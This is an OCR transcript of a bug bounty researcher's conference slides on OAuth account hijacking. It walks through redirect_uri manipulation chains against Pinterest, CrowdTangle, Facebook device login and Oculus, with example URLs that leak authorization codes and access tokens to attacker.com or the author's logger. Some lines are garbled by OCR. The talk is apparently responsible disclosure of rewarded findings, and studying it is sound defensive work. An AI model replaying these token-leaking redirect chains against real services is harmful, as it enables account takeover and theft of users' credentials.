
Account Hijacking featuring OAuth and Javascript

Presented by: Youssef Sammouda

:~#whoami



Youssef Sammouda


Cyber Security Researcher/Bug bounty hunter (aka: The Facebook guy)


Ranked 1st in Meta Whitehat program for the last 4 years, ranked 5th before that

https://ysamm.com
twitter://samm0uda
github://samm0uda
hackerone://sam0

OAUTH

Pinterest.com






Redirect to OAuth

Redirect to callback endpoint

Code Exchange

Token Received

www.facebook.com



graph.facebook.com

redirect_uri

1-Redirect URI (response_type=code + wildcard redirect_uri)

https://pinterest.com/anything/anythingagain?anyparameter=anyvalue

https://pinterest.com/anything/anythingagain?anyparameter=anyvalue&**code=facebook_code**

https://pinterest.com/openredirect/?target=//attacker.com/logger&**code=facebook_code**

https://attacker.com/logger?**code=facebook_code**

2-Redirect URI (response_type=id_token,code + wildcard redirect_uri)

https://pinterest.com/anything/anythingagain?anyparameter=anyvalue

https://pinterest.com/anything/anythingagain?anyparameter=anyvalue**#code=facebook_code**

https://pinterest.com/openredirect/?next=https://attacker.com/logger**#code=facebook_code**

https://attacker.com/logger**#code=facebook_code**

3-Redirect URI (double dots)

https://pinterest.com/facebook/callback/anything?anyparameter=anyvalue

https://pinterest.com/facebook/callback/../../openredirect?anyparameter=anyvalue**#code=facebook_code**

https://pinterest.com/openredirect/?anything=anyvalue**#code=facebook_code**

https://attacker.com/logger**#code=facebook_code**

4-Redirect URI (special chars removal)

https://pinterest.com/facebook/callback/anything?anyparameter=anyvalue

%09 %0D %0A %00

4-Redirect URI (special chars removal)

https://pinterest.com/facebook/callback/anything?anyparameter=anyvalue

https://pinterest.com/facebook/callback/.%**%09**2E/.%**%09**2E/openredirect?anyparameter=anyvalue

https://pinterest.com/facebook/callback/.%2E/.%2E/openredirect/?anything=anyvalue**#code=facebook_code**

https://pinterest.com/openredirect/?anything=anyvalue**#code=facebook_code**

https://attacker.com/logger**#code=facebook_code**

5-Redirect URI (%2F treated as / server-side)

https://pinterest.com/facebook/callback/anything?anyparameter=anyvalue

%2F

5-Redirect URI (%2F treated as / server-side)

https://pinterest.com/facebook/callback/anything?anyparameter=anyvalue

https://pinterest.com/facebook/callback%2F..%2F..%2Fopenredirect?anyparameter=anyvalue

=

https://pinterest.com/openredirect/?anyparameter=anyvalue

5-Redirect URI (%2F treated as / server-side)

https://pinterest.com/facebook/callback/anything?anyparameter=anyvalue

https://pinterest.com/facebook/callback%252F..%252F..%252Fopenredirect?anyparameter=anyvalue

https://pinterest.com/facebook/callback%2F..%2F..%2Fopenredirect/?anything=anyvalue**#code=facebook_code**

https://attacker.com/logger**#code=facebook_code**

6-Redirect URI (redirect_uri extra params + misconfigured state)

https://pinterest.com/login?next=/openredirect

https://www.facebook.com/dialog/oauth?app_id=274266067164&redirect_uri=https://pinterest.com/facebook/callback&state=**STATE_THAT_CONTAINS_NEXT**

https://pinterest.com/facebook/callback/**?code=code&state=STATE_THAT_CONTAINS_NEXT**

https://pinterest.com/openredirect

6-Redirect URI (redirect_uri extra params + misconfigured state)

https://www.facebook.com/dialog/oauth?app_id=274266067164&redirect_uri=https://pinterest.com/facebook/callback?**code=ATTACKER_CODE%26state=STATE_THAT_CONTAINS_NEXT**&response_type=signed_request

https://pinterest.com/facebook/callback/?**code=ATTACKER_CODE&state=STATE_THAT_CONTAINS_NEXT#signed_request=code**

https://pinterest.com/openredirect**#signed_request=code**

7-Redirect URI (redirect_uri extra params + next in cookie)

https://pinterest.com/login?next=/openredirect

Set-Cookie: redto=/openredirect;

https://www.facebook.com/dialog/oauth?app_id=274266067164&redirect_uri=https://pinterest.com/facebook/callback&state=STATE

https://pinterest.com/facebook/callback/?code=code&state=STATE

https://pinterest.com/openredirect

7-Redirect URI (redirect_uri extra params + next in cookie)

https://pinterest.com/login?next=/openredirect?target=attacker.com/startattack

Set-Cookie: redto=/openredirect?target=attacker.com/startattack;

https://www.facebook.com/dialog/oauth?app_id=274266067164&redirect_uri=https://pinterest.com/facebook/callback&state=STATE

https://pinterest.com/facebook/callback/?code=code&state=STATE

https://pinterest.com/openredirect?target=attacker.com/startattack

7-Redirect URI (redirect_uri extra params + next in cookie)

https://attacker.com/startattack

https://www.facebook.com/dialog/oauth?app_id=274266067164&redirect_uri=https://pinterest.com/facebook/callback&response_type=token

https://pinterest.com/facebook/callback/#signed_request=code

https://pinterest.com/openredirect?target=attacker.com/startattack#signed_request=code

https://attacker.com/startattack#signed_request=code

7-Redirect URI (redirect_uri extra params + next in cookie)

https://www.facebook.com/dialog/oauth?app_id=274266067164&redirect_uri=https://pinterest.com/facebook/callback&response_type=signed_request

https://pinterest.com/facebook/callback/**#signed_request=code**

https://pinterest.com/openredirect**#signed_request=code**

Example:

1 - https://apps.crowdtangle.com/**RestrictedPage**

2 - https://apps.crowdtangle.com/facebook/auth

3 - https://www.facebook.com/dialog/oauth?response_type=**code**
&client_id=527443567316408
&redirect_uri=**https://apps.crowdtangle.com/facebook/auth**
&state=ValidState

4 - https://apps.crowdtangle.com/facebook/auth?code=**AuthCode**
&state=**ValidState**

5 - https://apps.crowdtangle.com/**RestrictedPage**

1 - https://www.facebook.com/dialog/oauth?response_type=**token**
&client_id=527443567316408
&redirect_uri=https://apps.crowdtangle.com/facebook/auth

2 - https://apps.crowdtangle.com/facebook/auth**#access_token=Token**

3 - https://apps.crowdtangle.com/RestrictedPage**#access_token=Token**

4 - https://ysamm.com/logger**#access_token=Token**

https://graph.f[illegible]cess_token=

StolenToken&doc[illegible]nput":{"client

_mutation_id":1[illegible]'+attacker_phon

e"}}

Enter the code


Enter code

Only use a code from a source that you trust.

Continue

What is this?

Facebook for Devices helps you use your Facebook account to access apps and services on smart TVs, cameras, printers and other devices. You can use Facebook for Devices to log in, share and more.


facebook
Enter the code
Enter code
Only use a code from a source that you trust.
What is this?
Continue

```
https://m.facebook.com/dialog/oauth/?
auth_type=rerequest&
auth_method=manual_entry&
force_confirmation=1&
nonce=ANTI_CSRF_TOKEN&
user_code=DEVICE_CODE&
scope=public_profile&
redirect_uri=https://m.facebook.com/device/log
ged_in/?user_code=DEVICE_CODE%26nonce=ANTI_CSR
F_TOKEN%26is_preset_code=0&
app_id=437340816620806&
```

```
https://graph.facebook.com/graphql?
method=POST&doc_id=2024649757631908&
access_token=STOLEN_CROWDTANGLE_TOKEN&
variables={"userCode":"DEVICE_USER_CODE"}&
```

4 - https://ysamm.com/logger#access_token=Token

5 - https://graph.facebook.com/v2.6/device/login?access_token=**437340816620806|04a36c2558cde98e185d7f4f701e4d94**&method=POST

6 - https://graph.facebook.com/graphql?method=POST&doc_id=2024649757631908&access_token=**Token**&variables={"userCode":**"CODE"**}&

7 - https://m.facebook.com/dialog/oauth/?auth_type=rerequest&auth_method=manual_entry&nonce=**ANTI_CSRF_TOKEN**&user_code=**CODE**&scope=public_profile&redirect_uri=https://m.facebook.com/device/logged_in/?user_code=**CODE**%26nonce=**ANTI_CSRF_TOKEN**%26is_preset_code=0&app_id=437340816[illegible]&


8 - https://graph.facebook.com/v2.6/device/login_status?access_token=[illegible]|04a3[illegible]2558cde98e185d7f4f701e4d94&method=POST&code=**HASH**

$28800

javascript

https://pinterest.com/facebook/callback/randomchars?anyparameter=anyvalue

https://pinterest.com/facebook/callback/randomchars?anyparameter=anyvalue**#code=facebook_code**


Log In With Facebook
Have an Oculus account?
Don't have a Facebook account?
Sign Up or Learn More
Are you a guest user?
Continue to Guest Portal.

1 - https://auth.oculus.com/login/?redirect_uri=/nextUri

2 - https://www.facebook.com/dialog/oauth?
response_type=**code**&client_id=151783221184710 2
&redirect_uri=**https://auth.oculus.com/login/?redirect_uri=/nextUri**&state=ValidState

4 - https://auth.oculus.com/login/?redirect_uri=/nextUri
&code=**Code**&state=ValidState

5 - https://auth.oculus.com/nextUri

ajaxpipe or **quickling**

```
<html>
<body>

<script type="text/javascript">window._cstart = parent._q_cstart = (+new Date);</script>
<script>
if (self != top) {
    parent.require("JSONPTransport").respond(0, {
        "__ar": 1,
        "payload": {
            "redirect": "https:\/\/www.facebook.com\/"
        }
    }, false);
} else {
    window.location.search = window.location.search.replace(/\b(quickling|ajaxpipe|ajaxpipe_token)\b[^&]*&?/g, "");
}
</script>

</body>
</html>
```

/\b(quickling|ajaxpipe|ajaxpipe_token)\b[^&]*&?/g

https://auth.oculus.com/login/?**quickling=1**&
redirect_uri=/nextUri?**ajaxpipe=1**

https://auth.oculus.com/login/?redirect_
uri=**/nextUri?**

/\b(quickling|ajaxpipe|ajaxpipe_token)\b[^&]*&?/g

https://auth.oculus.com/login/?**quickling=1**&re
direct_uri=/nextUri?**ajaxpipe=1**&code=Code

https://auth.oculus.com/login/?redirect_
uri=**/nextUri?code=Code**

1- https://www.facebook.com/dialog/oauth
?response_type=**code**&client_id=151783221184710 2
&redirect_uri=**https://auth.oculus.com/login/?ajaxpipe=1%26**
redirect_uri=/openredir?next=ysamm.com?-ajaxpipe%26code=in
italValue

2- https://auth.oculus.com/login/?**ajaxpipe=1&**
redirect_uri=**/openredir?next=ysamm.com?-ajaxpipe&**code=Code

3- https://auth.oculus.com/login/?redirect_uri=**/openredir?**
next=ysamm.com?code=Code

4- https://auth.oculus.com**/openredir?next=ysamm.com?code=Code**

5- https://ysamm.com**?code=Code**

$30000

Questions?